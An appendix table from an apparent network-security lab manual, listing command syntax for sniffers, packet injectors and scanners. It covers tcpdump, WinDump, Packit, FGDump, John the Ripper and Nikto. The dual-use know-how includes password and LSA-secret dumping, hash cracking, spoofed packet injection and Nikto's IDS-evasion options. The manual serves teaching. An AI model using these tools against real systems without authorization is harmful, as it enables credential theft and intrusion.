Chapter 5 (continued)	**Tcpdump**	*Options:* **-a** Attempt to convert network and broadcast addresses to names. **-c** Exit after receiving *count* packets. **-d** Dump the compiled packet-matching code in a human-readable form to standard output and stop. **-dd** Dump packet-matching code as a C program fragment. **-ddd** Dump packet-matching code as decimal numbers (preceded by a count). **-e** Print the link-level header on each dump line. **-f** Print "foreign" Internet addresses numerically rather than symbolically (this option is intended to get around an issue with Sun's yp server—usually it hangs forever translating nonlocal Internet numbers). **-F** Use *file* as input for the filter expression. An additional expression given on the command line is ignored. **-i** Listen on *interface*. If unspecified, *tcpdump* searches the system interface list for the lowest numbered, configured interface (excluding loopback). Ties are broken by choosing the earliest match. **-l** Make stdout line buffered. Useful if you want to see the data while capturing it. For example, "tcpdump -l | tee dat" or "tcpdump -l > dat & tail -f dat." **-n** Do not convert addresses (i.e., host addresses, port numbers, etc.) to names. **-N** Do not print domain name qualification of hostnames. For example, if you give this flag then *tcpdump* will print "nic" instead of "nic.ddn.mil." **-O** Do not run the packet-matching code optimizer. This is useful only if you suspect a bug in the optimizer. **-p** *Do not* put the interface into promiscuous mode. Note that the interface might be in promiscuous mode for some other reason; hence, **-p** cannot be used as an abbreviation for ether host {local-hw-addr} or ether broadcast. **-q** Quick (quiet?) output. Print less protocol information so output lines are shorter. **-r** Read packets from *file* (which was created with the **-w** option). Standard input is used if *file* is "-."

Chapter	Tool	Syntax
Chapter 5 (continued)	**Tcpdump**	**-s** Snarf *snaplen* bytes of data from each packet rather than the default of 68 (with Sun OS's NIT, the minimum is actually 96). 68 bytes is adequate for IP, ICMP, TCP, and UDP but may truncate protocol information from name server and NFS packets (see below). Packets truncated because of a limited snapshot are indicated in the output with "[|*proto*]," where *proto* is the name of the protocol level at which the truncation has occurred. Note that taking larger snapshots both increases the amount of time it takes to process packets and, effectively, decreases the amount of packet buffering. This may cause packets to be lost. You should limit *snaplen* to the smallest number that will capture the protocol information you are interested in. **-T** Force packets selected by *expression* to be interpreted the specified *type*. Currently known types are rpc (Remote Procedure Call), rtp (Real-Time Applications protocol), rtcp (Real-Time Applications control protocol), vat (Visual Audio Tool), wb (distributed White Board), and snmp (Simple Network Management Protocol). **-S** Print absolute, rather than relative, TCP sequence numbers. **-t** *Do not* print a timestamp on each dump line. **-tt** Print an unformatted timestamp on each dump line. **-v** (Slightly more) verbose output. For example, the time to live and type of service information in an IP packet is printed. **-vv** Even more verbose output. For example, additional fields are printed from NFS reply packets. **-w** Write the raw packets to *file* rather than parsing and printing them out. They can later be printed with the **-r** option. Standard output is used if *file* is "-." -x Print each packet (minus its link level header) in hex. The smaller of the entire packet or *snaplen* bytes will be printed.
	WinDump	tcpdump [-ABdDeflLnNOpqRStuUvxX] [-c *count*] [-C *file_size*] [-F *file*] [-i *interface*] [-m *module*] [-M *secret*] [-r *file*] [-s *snaplen*] [-T *type*] [-w *file*]

Chapter	Tool	Syntax

Chapter 5 (continued)	**WinDump**	`[ -W filecount ]`
		`[ -E spi@ipaddr algo:secret,... ]`
		`[ -y datalinktype ] [ -Z user ]`
		`[ expression ]`
		Options:
		-A Print each packet (minus its link level header) in ASCII. Handy for capturing web pages.
		-B (Win32 specific) Set driver's buffer size to *size* in kilobytes. The default buffer size is 1 megabyte (i.e., 1000). If there is any loss of packets during the capture, you can increase the kernel buffer size by means of this switch, since the dimension of the driver's buffer influences heavily the capture performance.
		-c Exit after receiving *count* packets.
		-C Before writing a raw packet to a savefile, check whether the file is currently larger than *file_size* and, if so, close the current savefile and open a new one. Savefiles after the first savefile will have the name specified with the **-w** flag, with a number after it, starting at 1 and continuing upward. The units of *file_size* are millions of bytes (1,000,000 bytes, not 1,048,576 bytes).
		-d Dump the compiled packet-matching code in a human-readable form to standard output and stop.
		-dd Dump packet-matching code as a C program fragment.
		-ddd Dump packet-matching code as decimal numbers (preceded by a count).
		-D Print the list of the network interfaces available on the system and on which *tcpdump* can capture packets. For each network interface, a number and an interface name, possibly followed by a text description of the interface, is printed. The interface name or the number can be supplied to the **-i** flag to specify an interface on which to capture. This can be useful on systems that do not have a command to list them (e.g., Windows systems, or Unix systems lacking ifconfig -a); the number can be useful on Windows 2000 and later systems, where the interface name is a somewhat complex string.

Chapter	Tool	Syntax
Chapter 5 (continued)	**WinDump**	The **-D** flag will not be supported if *tcpdump* was built with an older version of *libpcap* that lacks the pcap_findalldevs() function. **-e** Print the link-level header on each dump line. **-E** Use *spi@ipaddr algo:secret* for decrypting IPsec ESP packets that are addressed to *addr* and contain Security Parameter Index value *spi*. This combination may be repeated with comma or newline separation. Note that setting the secret for IPv4 ESP packets is supported at this time. Algorithms may be des-cbc, 3des-cbc, blowfish-cbc, rc3-cbc, cast128-cbc, or none. The default is des-cbc. The ability to decrypt packets is only present if *tcpdump* was compiled with cryptography enabled. *Secret* is the ASCII text for ESP secret key. If preceded by 0x, then a hex value will be read. The option assumes RFC2406 ESP, not RFC1827 ESP. The option is only for debugging purposes, and the use of this option with a true "secret" key is discouraged. By presenting IPsec secret key onto command line you make it visible to others, via *ps*(1) and other occasions. In addition to the above syntax, the syntax *file name* may be used to have tcpdump read the provided file in. The file is opened upon receiving the first ESP packet, so any special permissions that tcpdump may have been given should already have been given up. **-f** Print "foreign" IPv4 addresses numerically rather than symbolically (this option is intended to get around an issue in Sun's NIS server—usually it hangs forever translating nonlocal Internet numbers). The test for "foreign" IPv4 addresses is done using the IPv4 address and netmask of the interface on which capture is being done. If that address or netmask is not available either because the interface on which the capture is being done has no address or netmask or because the capture is being done on the Linux "any" interface, which can capture on more than one interface, this option will not work correctly. **-F** Use *file* as input for the filter expression. An additional expression given on the command line is ignored. **-i** Listen on *interface*. If unspecified, *tcpdump* searches the system interface list for the lowest numbered configured interface (excluding loopback). Ties are broken by choosing the earliest match.

Chapter	Tool	Syntax
Chapter 5 (continued)	**WinDump**	On Linux systems with 2.2 or later kernels, an *interface* argument of "any" can be used to capture packets from all interfaces. Note that captures on the "any" device will not be done in promiscuous mode. If the **-D** flag is supported, an interface number as printed by that flag can be used as the *interface* argument. **-l** Make stdout line buffered. Useful if you want to see the data while capturing it. For example, "tcpdump -l | tee dat" or "tcpdump -l > dat & tail -f dat." **-L** List the known data link types for the interface and exit. **-m** Load SMI MIB module definitions from file *module*. This option can be used several times to load several MIB modules into *tcpdump*. **-M** Use *secret* as a shared secret for validating the digests found in TCP segments with the TCP-MD5 option (RFC 2385), if present. **-n** Do not convert addresses (i.e., host addresses, port numbers, etc.) to names. **-N** Do not print domain name qualification of host names. For example, if you give this flag then *tcpdump* will print "nic" instead of "nic.ddn.mil." **-O** Do not run the packet-matching code optimizer. This is useful only if you suspect a bug in the optimizer. **-p** *Do not* put the interface into promiscuous mode. Note that the interface might be in promiscuous mode for some other reason; hence, **-p** cannot be used as an abbreviation for ether host {local-hw-addr} or ether broadcast. **-q** Quick (quiet?) output. Print less protocol information so output lines are shorter. **-R** Assume ESP/AH packets to be based on old specification (RFC1825 to RFC1829). If specified, *tcpdump* will not print the replay prevention field. Since there is no protocol version field in the ESP/AH specification, *tcpdump* cannot deduce the version of ESP/AH protocol. **-r** Read packets from *file* (which was created with the **-w** option). Standard input is used if *file* is "-." **-S** Print absolute, rather than relative, TCP sequence numbers.

Chapter	Tool	Syntax
Chapter 5 (continued)	**WinDump**	**-s** Snarf *snaplen* bytes of data from each packet rather than the default of 68 (with Sun OS's NIT, the minimum is actually 96). 68 bytes is adequate for IP, ICMP, TCP and UDP but may truncate protocol information from name server and NFS packets (see below). Packets truncated because of a limited snapshot are indicated in the output with "[|*proto*]," where *proto* is the name of the protocol level at which the truncation has occurred. Note that taking larger snapshots both increases the amount of time it takes to process packets and, effectively, decreases the amount of packet buffering. This may cause packets to be lost. You should limit *snaplen* to the smallest number that will capture the protocol information you are interested in. Setting *snaplen* to 0 means it will use the required length to catch whole packets. **-T** Force packets selected by *expression* to be interpreted the specified *type*. Currently known types are aodv (Ad-hoc On-demand Distance Vector protocol), cnfp (Cisco NetFlow protocol), rpc (Remote Procedure Call), rtp (Real-Time Applications protocol), rtcp (Real-Time Applications control protocol), SNMP (Simple Network Management Protocol), tftp (Trivial File Transfer Protocol), vat (Visual Audio Tool), and wb (distributed White Board). **-t** *Do not* print a timestamp on each dump line. **-tt** Print an unformatted timestamp on each dump line. **-ttt** Print a delta (in microseconds) between current and previous line on each dump line. **-tttt** Print a timestamp in default format proceeded by the date on each dump line. **-u** Print un-decoded NFS handles. **-U** Make output saved via the **-w** option packet-buffered; i.e., as each packet is saved, it will be written to the output file, rather than being written only when the output buffer fills. The **-U** flag will not be supported if *tcpdump* was built with an older version of *libpcap* that lacks the pcap_dump_flush() function. **-v** When parsing and printing, produce (slightly more) verbose output. For example, the time to live, identification, total length and options in an IP packet are printed. Also enables additional packet integrity checks such as verifying the IP and ICMP header checksum.

Chapter	Tool	Syntax
Chapter 5 (continued)	**WinDump**	When writing to a file with the **-w** option, report every 10 seconds, the number of packets captured. **-vv** Even more verbose output. For example, additional fields are printed from NFS reply packets, and SMB packets are fully decoded. **-vvv** Even more verbose output. For example, telnet SB ... SE options are printed in full. With **-X** Telnet options are printed in hex as well. **-w** Write the raw packets to *file* rather than parsing and printing them out. They can later be printed with the **-r** option. Standard output is used if *file* is "-." **-W** Used in conjunction with the **-C** option, this will limit the number of files created to the specified number, and begin overwriting files from the beginning, thus creating a "rotating" buffer. In addition, it will name the files with enough leading 0s to support the maximum number of files, allowing them to sort correctly. **-x** Print each packet (minus its link level header) in hex. The smaller the entire packet or *snaplen* bytes will be printed. Note that this is the entire link-layer packet, so for link layers that pad (e.g., Ethernet), the padding bytes will also be printed when the higher layer packet is shorter than the required padding. **-xx** Print each packet, *including* its link level header, in hex. **-X** Print each packet (minus its link level header) in hex and ASCII. This is very handy for analyzing new protocols. **-XX** Print each packet, *including* its link level header, in hex and ASCII. **-y** Set the data link type to use while capturing packets to *datalinktype*. **-Z** Drops privileges (if root) and changes user ID to *user* and the group ID to the primary group of *user*. This behavior can also be enabled by default at compile time.
	IPDump2	`ipdump2 <interface>` On Linux, interface can be eth0, ppp0, etc. On Windows, interface is a number, usually 0.
	ZxSniffer	Syntax options within the GUI.
	Sniffit	`./sniffit <sniffit host>`

Chapter	Tool	Syntax
Chapter 6	**RafaleX**	Syntax options within the Graphical User Interface (GUI).
	SMAC	Syntax options within the GUI.

	Linux	*Usage:*
		`ifconfig [-a] [-i] [-v] [-s] <interface> [[<AF>] <address>]`
		`[add <address>[/<prefixlen>]]`
		`[del <address>[/<prefixlen>]]`
		`[[-]broadcast [<address>]] [[-]pointopoint [<address>]]`
		`[netmask <address>] [dstaddr <address>] [tunnel <address>]`
		`[outfill <NN>] [keepalive <NN>]`
		`[hw <HW> <address>] [metric <NN>] [mtu <NN>]`
		`[[-]trailers] [[-]arp] [[-]allmulti] [multicast] [[-]promisc]`
		`[mem_start <NN>] [io_addr <NN>] [irq <NN>] [media <type>]`
		`[txqueuelen <NN>]`
		`[[-]dynamic]`
		`[up|down] ...`
		<HW>=Hardware Type
		List of possible hardware types:
		loop (Local Loopback) slip (Serial Line IP) cslip (VJ Serial Line IP)
		slip6 (6-bit Serial Line IP) cslip6 (VJ 6-bit Serial Line IP) adaptive (Adaptive Serial Line IP)
		strip (Metricom Starmode IP) ash (Ash) ether (Ethernet)
		tr (16/4 Mbps Token Ring) tr (16/4 Mbps Token Ring (New)) ax25 (AMPR AX.25)
		netrom (AMPR NET/ROM) rose (AMPR ROSE) tunnel (IPIP Tunnel)
		ppp (Point-to-Point Protocol) hdlc ((Cisco)-HDLC) lapb (LAPB)
		arcnet (ARCnet) dlci (Frame Relay DLCI) frad (Frame Relay Access Device)
		sit (IPv6-in-IPv4) fddi (Fiber Distributed Data Interface) hippi (HIPPI)

Chapter	Tool	Syntax
Chapter 6 (continued)	**Linux**	irda (IrLAP) ec (Econet) x25 (generic X.25) <AF>=Address family. Default: inet List of possible address families: unix (UNIX Domain) inet (DARPA Internet) inet6 (IPv6) ax25 (AMPR AX.25) netrom (AMPR NET/ROM) rose (AMPR ROSE) ipx (Novell IPX) ddp (Appletalk DDP) ec (Econet) ash (Ash) x25 (CCITT X.25)

	Packit	*Packet capture:*
		`packit -m capture [-cGHnvsX] [-i interface] [-r|-w file] expression`
		Packet injection:
		`packit -m inject [-t protocol] [-aAbcCdDeFgGhHjJkKlLmMnNoOpPqQrRsSTuUvwWxXyYzZ] [-i interface]`
		-m *mode* Select a runtime mode. Currently supported modes are capture, inject, and trace. The default is inject.
		Packet capture options are as follows:
		-c *count* Specify the number of packets to capture.
		-e Display link-layer header data.
		-G Display the timestamp in GMT rather than localtime.
		-i *interface* Listen on *interface*. If unspecified, packit will use the lowest numbered device in the "up" state (excluding loopback).
		-n Do not resolve host addresses to names but resolve port numbers. Disables DNS lookups.
		-nn Do not resolve ports numbers to their protocol names but resolve host addresses.
		-nnn Do not resolve host addresses or port numbers.
		-r *file* Read packet data from tcpdump formatted binary log *file*. (Example: a file created with **-w**.)
		-s *snaplen* Read *snaplen* bytes of data from each packet rather than the default of 68.
		-v Enables verbose packet capture.
		-w *file* Write the raw packets to *file* rather than displaying time to stderr.
		-X Display hexadecimal and ASCII dump of each packet up to snap length bytes.
		expression selects which packets should be displayed. If no *expression* is given, all packets are displayed. See the *tcpdump*(1) man page for more detailed information.

Chapter	Tool	Syntax
Chapter 6 (continued)	**Packit**	**-t** ***protocol*** Specify the type of packet to inject. Supported values are: ARP, TCP, UDP, and ICMP. This option defaults to TCP in inject mode and ICMP in trace mode. *This section documents the operational command-line options:* **-c** ***count*** The value of *count* is the total number of packets we would like to inject (a count value of 0 means forever). **-w** ***interval*** The number of seconds to wait between sending each packet burst (default: 1). **-b** ***burst rate*** Specifies the number of packets to inject every interval (defined by **-w**). (A burst rate of 0 will send packets as quickly as possible.) **-h** Host response mode. Enabling this option will print any packet you inject and then wait (see **-H** for timeout) to see if the remote host responds. **-H** ***timeout*** Specify the timeout value (in seconds) to use with **-h**. This value defaults to 1 second. **-i** ***interface*** Specify the interface to transmit from, if the machine has multiple interfaces. **-v** Verbose injection mode. Displays each packet you inject. It also has the same effect as in capture mode while used with the **-h** option. **-p** ***payload*** This option defines the payload portion of the header. Hex payload should be prefixed with 0x with each value separated by a white space. ASCII Example: -p 'hello, this is my packet' Hex Example: -p '0x 70 61 63 6B 69 74'. **-w** ***interval*** Specify the number of seconds to wait between packet bursts. This value defaults to 1 second. **-Z** ***length*** Specify the size of the packet(s) to inject. (Max: 65535). *This section documents the IP header command-line options:* **-s** ***src address*** The IP address the packet will appear to come from. If unspecified, packit will default to the IP address of the lowest numbered device in the up state (excluding loopback). **-sR** Use a random source IP address. **-d** ***dst address*** The IP address of the machine you would like to contact. **-dR** Use a random destination IP address.

Chapter	Tool	Syntax
Chapter 6 (continued)	**Packit**	**-o** ***type of service*** TOS values are typically in the hexadecimal format, however, packit only accepts TOS values as integers. Below are the four valid TOS bit values: - Minimize delay: 16 (0x10) - Maximize throughput: 8 (0x08) - Maximize reliability: 4 (0x04) - Minimize monetary cost: 2 (0x02) **-n** ***ID number*** The ID number is used to identify each datagram sent by a host. It generally increments by 1 with each datagram sent. This value is random by default. **-T** ***TTL*** The TTL value defines the upper limit on the number of devices through which the datagram may pass to reach its destination. The default value is 128. -**V** ***IP protocol number*** Specify the IP protocol associated with this packet (RAWIP only). The default value is 255. This section documents the TCP header command-line options: **-S** ***src port*** The port from which our source address is communicating. This value is random by default. -**D** ***dst port*** The port on the destination we would like to communicate on. In inject mode this value is 0 by default while in trace mode this value is random by default. You may also specify a range of addresses in the format: -D 1:1024. **-f** Do not fragment this packet. **-F** ***tcp flags*** There are six TCP header flag bits. They can be used in combination with one another and are specified using the following identifiers: - S : SYN (Synchronization sequence number) - F : FIN (Sender is finished) - A : ACK (Acknowledgment number is valid) - P : PSH (Receiver should push this data to the remote host) - U : URG (The urgent pointer is valid) - R : RST (Reset this connection) As an example, to set the SYN and FIN bits use the following: -F SF **-q** ***sequence number*** The sequence number is a 32-bit unsigned (positive) number used to identify the byte in a stream of data from the sending TCP to the receiving TCP that the first byte of data represents.

Chapter	Tool	Syntax
Chapter 6 (continued)	**Packit**	**a** ***ack number*** The acknowledgment (ACK) number defines the next sequence number that the sender of the ACK expects to see. It is typically the sequence number + 1 during valid TCP communication. It is a 32-bit unsigned (positive) number. **-W** ***window size*** The window size provides flow control. It is a 16-bit number that defines how many bytes the receiver is willing to accept. The default value is 1500. **-u** ***urgent pointer*** In valid TCP communication, the urgent pointer is only useful if the URG flag is set. Used with the sequence number, it points to the last byte of urgent data. *This section documents the UDP header command-line options. UDP is the default IP protocol for TRACE mode.* **-S** ***src port*** The port from which our source address is communicating. This value is random by default. **-D** ***dst port*** The port on the destination we would like to communicate on. In inject mode this value is 0 by default while in trace mode this value is random by default. You may also specify a range of addresses in the format: -D 1:1024. *This section documents the ICMP header command-line options:* **-K** ***type*** Specify the ICMP type. See docs/ICMP.txt for details on types. **-C** ***code*** Specify the ICMP code. See docs/ICMP.txt for details on codes. *Echo Request/Echo Reply options:* **-N** ***id number*** Define the 16-bit ICMP identification number. This value is random by default. -**Q** ***sequence number*** Define the 16-bit ICMP sequence number. This value is random by default. Unreachable/Redirect/Time Exceeded options: **-g** ***gateway*** Define the gateway in which to redirect traffic. This option is only used for ICMP redirects (type 5). **-j** ***address*** Define the source address of the original packet. **-J** ***src port*** Define the source port of the original packet. **-l** ***address*** Define the destination address of the original packet. **-L** ***dst port*** Define the destination port of the original packet. **-m** ***time to live*** Define the Time To Live of the original packet. This option defaults to 128.

Chapter	Tool	Syntax
Chapter 6 (continued)	**Packit**	**--M** ***id*** Define the IP ID of the original packet. This option defaults to random. **-O** ***type of service*** Define the Type of Service of the original packet. See the **-o** option for the possible values. **-P** ***protocol*** Define the protocol of the original packet. This option defaults to UDP. *Mask Request/Mask Reply options:* **-N** ***id number*** Define the 16-bit ICMP identification number. This value is random by default. **-Q** ***sequence number*** Define the 16-bit ICMP sequence number. This value is random by default. **-G** ***address mask*** Define the address network mask. The default value for this option is:255.255.255.0. *Timestamp Request/Timestamp Reply options:* **-N** ***id number*** Define the 16-bit ICMP identification number. This value is random by default. **-Q** ***sequence number*** Define the 16-bit ICMP sequence number. This value is random by default. **-U** ***original timestamp*** Define the 32-bit original timestamp. This value is 0 by default. **-k** ***received timestamp*** Define the 32-bit received timestamp. This value is 0 by default. **-z** ***transmit timestamp*** Define the 32-bit transmit timestamp. This value is 0 by default. Packit only supports ARP protocol addresses in IPv4 format. **-A** ***operation type*** Define the ARP/RARP/IRARP operation type. The valid options are as follows: - 1 : ARP Request - 2 : ARP Reply - 3 : Reverse ARP Request - 4 : Reverse ARP Reply - 5 : Inverse ARP Request - 6 : Inverse ARP Reply **-y** ***target IP address*** The IP address of the target host. **-yR** Use a random target host IP address. **-Y** ***target Ethernet address*** The Ethernet (hardware) address of the target host. **-YR** Use a random target host Ethernet address. **-x** ***sender IP address*** The IP address of the sender host. **-xR** Use a random sender host IP address. -**X** ***sender Ethernet address*** The Ethernet (hardware) address of the sender host.

Chapter	Tool	Syntax
Chapter 6 (continued)	**Packit**	**-XR** Use a random sender host Ethernet address. *This section documents the Ethernet header command-line options:* **-e *src Ethernet address*** The Ethernet (hardware) address the packet will appear to come from. **-eR** Use a random source Ethernet address. If you define this, you will most likely need to define the destination Ethernet header value as well. When using either **-e** or **-E**, you enable the link-level packet injection and the destination cannot be auto-defined while injecting in this manner. **-E *dst Ethernet address*** The Ethernet (hardware) of the next routable interface the packet will cross while making its way to the destination. **-ER** Use a random destination Ethernet address. *The following two rules should be followed if you actually want the destination to receive the packets you are sending:* 1) If the destination exists beyond your default route (gateway), the destination Ethernet address should be set to the default route's Ethernet address. This can typically be found by using the arp(8) command. 2) If the destination exists on your subnet, the destination Ethernet address should be set to its Ethernet address. This can typically be found by using the arp command. To print all TCP communications that do not revolve around SSH (port 22): packit -m cap 'tcp and not port 22.' To print the start and end packets (the SYN and FIN packets) of each TCP conversation that involves a nonlocal host, do not resolve addresses and display a hex/ascii dump of the packet. packit -m cap -nX 'tcp[tcpflags] & (tcp-syn|tcp-fin) != 0 and not src and dst net localnet.' To write the first 10 ICMP packets captured to a file: packit -m cap -c 10 -w /tmp/mylog 'icmp.'
	VMware	Syntax sets the MAC address. Refer to Lab 52.

Chapter 7	**NETWOX/ NETWAG**	`netwox number [ parameters... ]`
		`netwox number --help`
		`netwox number --help2`
		`netwox`
		NETWOX provides a step-by-step interactive session.

<table>
<tr><th>Chapter</th><th>Tool</th><th>Syntax</th></tr>
<tr><td><b>Chapter 7 (continued)</b></td><td><b>FGDump</b></td><td><i>Usage:</i>
<code>fgdump [-t][-c][-w][-s][-r][-v][-k] [-l logfile] {-h Host | -f filename}</code>
<i>Options:</i>
<b>-u</b> Username.
<b>-p</b> Password where username and password have Administrator credentials.
<b>-t</b> Will test for the presence of antivirus without actually running the password dumps.
<b>-c</b> Forces fgdump to skip the cache dump.
<b>-w</b> Forces fgdump to skip the password dump.
<b>-s</b> Forces fgdump to skip the LSA secrets dump.
<b>-r</b> Makes fgdump forget about existing pwdump/cachedump files. The default behavior is to skip a host if these files already exist.
<b>-v</b> Makes output more verbose. Use twice for greater effect.
<b>-k</b> Keeps the pwdump/cachedump going even if antivirus is in an unknown state.
<b>-l</b> Logs all output to logfile.
<b>-h</b> The name of the single host to perform the dumps against.
<b>-f</b> Reads hosts from a line-separated file.</td></tr>
<tr><td></td><td><b>LC5</b></td><td>Syntax options within the Graphical User Interface (GUI).</td></tr>
<tr><td></td><td><b>CHNTPW</b></td><td>All syntax is interactive.</td></tr>
<tr><td></td><td><b>John the Ripper</b></td><td>To run John, you need to supply it with some password files and optionally specify a cracking mode, such as, using the default order of modes, and assuming that the password is a copy of your password file:
<code>john passwd</code>
Or, to make it use a wordlist with rules only:
<code>john -wordfile:/usr/dict/words - rules passwd</code>
Cracked passwords will be printed to the terminal and saved in a file called ~/john.pot (in this text ~ means John's home directory, that is, the directory you installed John's binary in).</td></tr>
</table>

Chapter	Tool	Syntax

Chapter 7 (continued)	**John the Ripper**	This file is also used to load passwords that you already cracked, when you run John the next time.
		To retrieve the cracked passwords, run
		`john -show passwd`
		While cracking, you can press any key for status, or press Ctrl+C to abort the session, saving point information to a file (~/restore by default). By the way, if you press Ctrl+C twice John will abort immediately without saving. The point information is also saved every 10 minutes (configurable in the configuration file, ~/john.ini) in case of a crash.
		To continue an interrupted session, run
		`john -restore`
		Anyway, you probably should have a look at doc/OPTIONS for a list of all the command line options, and at doc/EXAMPLES for more John usage examples with other cracking modes.
		Options:
		You can list any number of password files on John's command line, and also specify some of the following options (all of them are case sensitive, but can be abbreviated; you can also use the GNU-style long options syntax):
		-single "single crack" mode Enables the "single crack" mode, using rules from [List.Rules:Single].
		-wordfile:FILE wordlist mode Read words from FILE, -stdin, or stdin.
		These options are used to enable the wordlist mode:
		-rules enable rules for wordlist mode Enables wordlist rules that are read from [List.Rules:Wordlist].
		-incremental[:MODE] incremental mode [using section MODE] Enables the incremental mode, using the specified ~/john.ini definition (section [Incremental:MODE], or [Incremental:All] by default).
		-external:MODE external mode or word filter Enables an external mode, using external functions defined in ~/john.ini's [List.External:MODE] section.
		-stdout[:LENGTH] no cracking, write words to stdout When used with a cracking mode, except for "single crack", makes John print the words it generates to stdout instead of cracking. While applying wordlist rules, the significant password length is assumed to be LENGTH, or unlimited by default.

Chapter	Tool	Syntax
Chapter 7 (continued)	**John the Ripper**	**-restore[:FILE] restore an interrupted session** Continues an interrupted cracking session, reading point information from the specified file (~/restore by default).
		-session:FILE set session file name to FILE Allows you to specify another point information file's name to use for this cracking session. This is useful for running multiple instances of John in parallel, or just to be able to recover an older session later, not always to continue the latest one.
		-status[:FILE] print status of a session [from FILE] Prints status of an interrupted or running session. To get up-to-date status information of a detached running session, send that copy of John a SIGHUP before using this option.
		-makechars:FILE make a charset, overwriting FILE Generates a charset file, based on character frequencies from ~/john.pot, for use with the incremental mode. The entire ~/john.pot will be used for the charset file unless you specify some password files. You can also use an external filter() routine with this option.
		-show show cracked passwords Shows the cracked passwords in a convenient form. You should also specify the password files. You can use this option while another John is cracking, to see what it did so far.
		-test perform a benchmark Benchmarks all the enabled ciphertext format crackers, and tests them for correct operation at the same time.
		-users:[-]LOGIN|UID[,..] load this (these) user(s) only Allows you to filter a few accounts for cracking, etc. A dash before the list can be used to invert the check (that is, load all the users that are not listed).
		-groups:[-]GID[,..] load this (these) group(s) only Tells John to load users of the specified group(s) only.
		-shells:[-]SHELL[,..] load this (these) shell(s) only This option is useful to load accounts with a valid shell only, or not to load accounts with a bad shell. You can omit the path before a shell name, so "-shells:csh" will match both "/bin/csh" and "/usr/bin/csh", while "-shells:/bin/csh" will only match "/bin/csh."

Chapter	Tool	Syntax
Chapter 7 (continued)	**John the Ripper**	**-salts:[-]COUNT set a passwords per salt limit** This feature sometimes allows you to achieve better performance. For example you can crack only some salts using "-salts:2" faster, and then crack the rest using "-salts:-2." Total cracking time will be about the same, but you will get some passwords cracked earlier. **-format:NAME force ciphertext format NAME** Allows you to override the ciphertext format detection. Currently, valid format names are DES, BSDI, MD5, BF, AFS, LM. You can use this option when cracking or with "-test." Note that John cannot crack password files with different ciphertext formats at the same time. **-savemem:LEVEL enable memory saving, at LEVEL 1..3** You might need this option if you do not have enough memory, or do not want John to affect other processes too much. Level 1 tells John not to waste memory on login names, so you will not see them while cracking. Higher levels have a performance impact: you should probably avoid using them unless John does not work or gets into swap otherwise. Additional utilities: There are some utilities in John's run directory: **unshadow PASSWORD-FILE SHADOW-FILE** Combines the password and shadow files (when you already have access to both) for use with John. You might need this because if you only used your shadow file, the GECOS information would not be used by the "single crack" mode, and also you would not be able to use the -shells option. You will usually want to redirect the output of unshadow to a file. **unafs DATABASE-FILE CELL-NAME** Gets password hashes out of the binary AFS database, and produces a file usable by John (again, you should redirect the output yourself). **unique OUTPUT-FILE** Removes duplicates from a wordlist (read from stdin), without changing the order. You might want to use this with John's -stdout option, if you have a lot of disk space to trade for the reduced cracking time. **mailer PASSWORD-FILE** A shell script to send mail to all the users who have weak passwords. You should edit the message inside before using.
	BruteFTP	Syntax options within the Graphical User Interface (GUI).
	TSGrinder II	Syntax options within the GUI.

Chapter	Tool	Syntax
Chapter 8	**SAINT**	Syntax options within the Graphical User Interface (GUI).
	NETWOX/ NETWAG	See above.
	Solar Winds	Syntax options within the GUI.
	Retina	Syntax options within the GUI.
	X-Scan	Syntax options within the GUI.
	SARA	Syntax options within the GUI.
	N-Stealth	Syntax options within the GUI.
	Pluto	Syntax options within the GUI.
	Metasploit	Please use Lab 68 for proper use of this tool.
	Nikto	`nikto [-h target] [options]` The options listed here are all optional and all can be abbreviated to the first letter (i.e., -m for -mutate), with the exception of -verbose and -debug. **-allcgi** Force scan of all possible CGI directories defined in the config.txt value CGIDIRS, regardless of whether or not they exist. **-cookies** Print out the cookie names and values that were received during the scan. **-evasion <evasion method>** IDS evasion techniques. This enables the intrusion detection evasion in LibWhisker. Multiple options can be used by stringing the numbers together, i.e., to enable methods 1 and 5, use -e 15. The valid options are (use the number preceeding each description): 1 Random URI encoding (non-UTF8) 2 Add directory self-reference /./ 3 Premature URL ending 4 Prepend long random string to request 5 Fake parameters to files 6 Tab as request spacer instead of spaces 7 Random case sensitivity 8 Use Windows directory separator instead of / 9 Session splicing See the LibWhisker source for more information, or **http://www.wiretrip.net/**

Chapter	Tool	Syntax
Chapter 8 (continued)	**Nikto**	**-findonly** Use port scan to find valid HTTP and HTTPS ports only, but do not perform checks against them. **-Format** Output format for the file specified with the -output option. Valid formats are: *HTM* HTML output format. *TXT* Text output format. This is the default if **-F** is not specified. *CSV* Comma-Separated Value format. **-generic** Force full scan rather than trusting the "Server:" identification string, as many servers allow this to be changed. **-host <ip, hostname or file>** Target host(s) to check against. This can be an IP address or hostname, or a file of IPs or hostnames. If this argument is a file, it should be formatted as described below. This is the only required option. **-id <user:password:realm>** HTTP Authentication use, format is userid:password for authorizing Nikto to a Web server realm. For NTLM realms, the format is id:password:realm. **-mutate** Mutate checks. This causes Nikto put all files with all directories from the .db files and can the host. You might find some oddities this way. Note that it generates a lot of checks. **-nolookup** Do not perform a hostname lookup. **-output <filename>** Write output to this file when complete. Format is text unless specified via -Format. **-port <port number>** Port number to scan; defaults to port 80 if missing. This can also be a range or list of ports, which Nikto will check for Web servers. If a Web server is found, it will perform a full scan unless the **-f** option is used. **-root** Always prepend this to requests, i.e., changes a request of "/password.txt" to "/directory/password.txt" (assuming the value passed on the CLI was "/directory"). **-ssl** Force SSL mode on port(s) listed. Note that Nikto attempts to determine if a port is HTTP or HTTPS automatically, but this can be slow if the server fails to respond or is slow to respond to the incorrect one. This sets SSL usage for *all* hosts and ports. **-timeout** Timeout for each request; default is 10 seconds. **-useproxy** Use the proxy defined in config.txt for all requests. **-vhost <ip or hostname>** Virtual host to use for the "Host:" header, in case it is different from the *target*.

Chapter	Tool	Syntax
Chapter 8 (continued)	Nikto	**-Version** Print version numbers of Nikto, all plugins, and all databases. These options cannot be abbreviated to the first letter: **-dbcheck** This option will check the syntax of the checks in the scan_database.db and user_scan_database.db files. This is really only useful if you are adding checks or are having problems. **-debug** Print a huge amount of detail out. In most cases this is going to be more information than you need, so try -verbose first. **-update** This will connect to cirt.net and download updated scan_database.db and plugin files. Use this with caution as you are downloading files — perhaps including code — from an "untrusted" source. This option cannot be combined with any other, but required variables (like the PROXY settings) will be loaded from the config.txt file. **-verbose** Print out a lot of extra data during a run. This can be useful if a scan or server is failing, or to see exactly how a server responds to each request.
	Shadow Scanner	Syntax options within the GUI.
	Cerberus	Syntax options within the GUI.
	AutoScan	Syntax options within the GUI.
	Fake Lock Screen XP Login	Syntax for this application is performed through editing included text files.
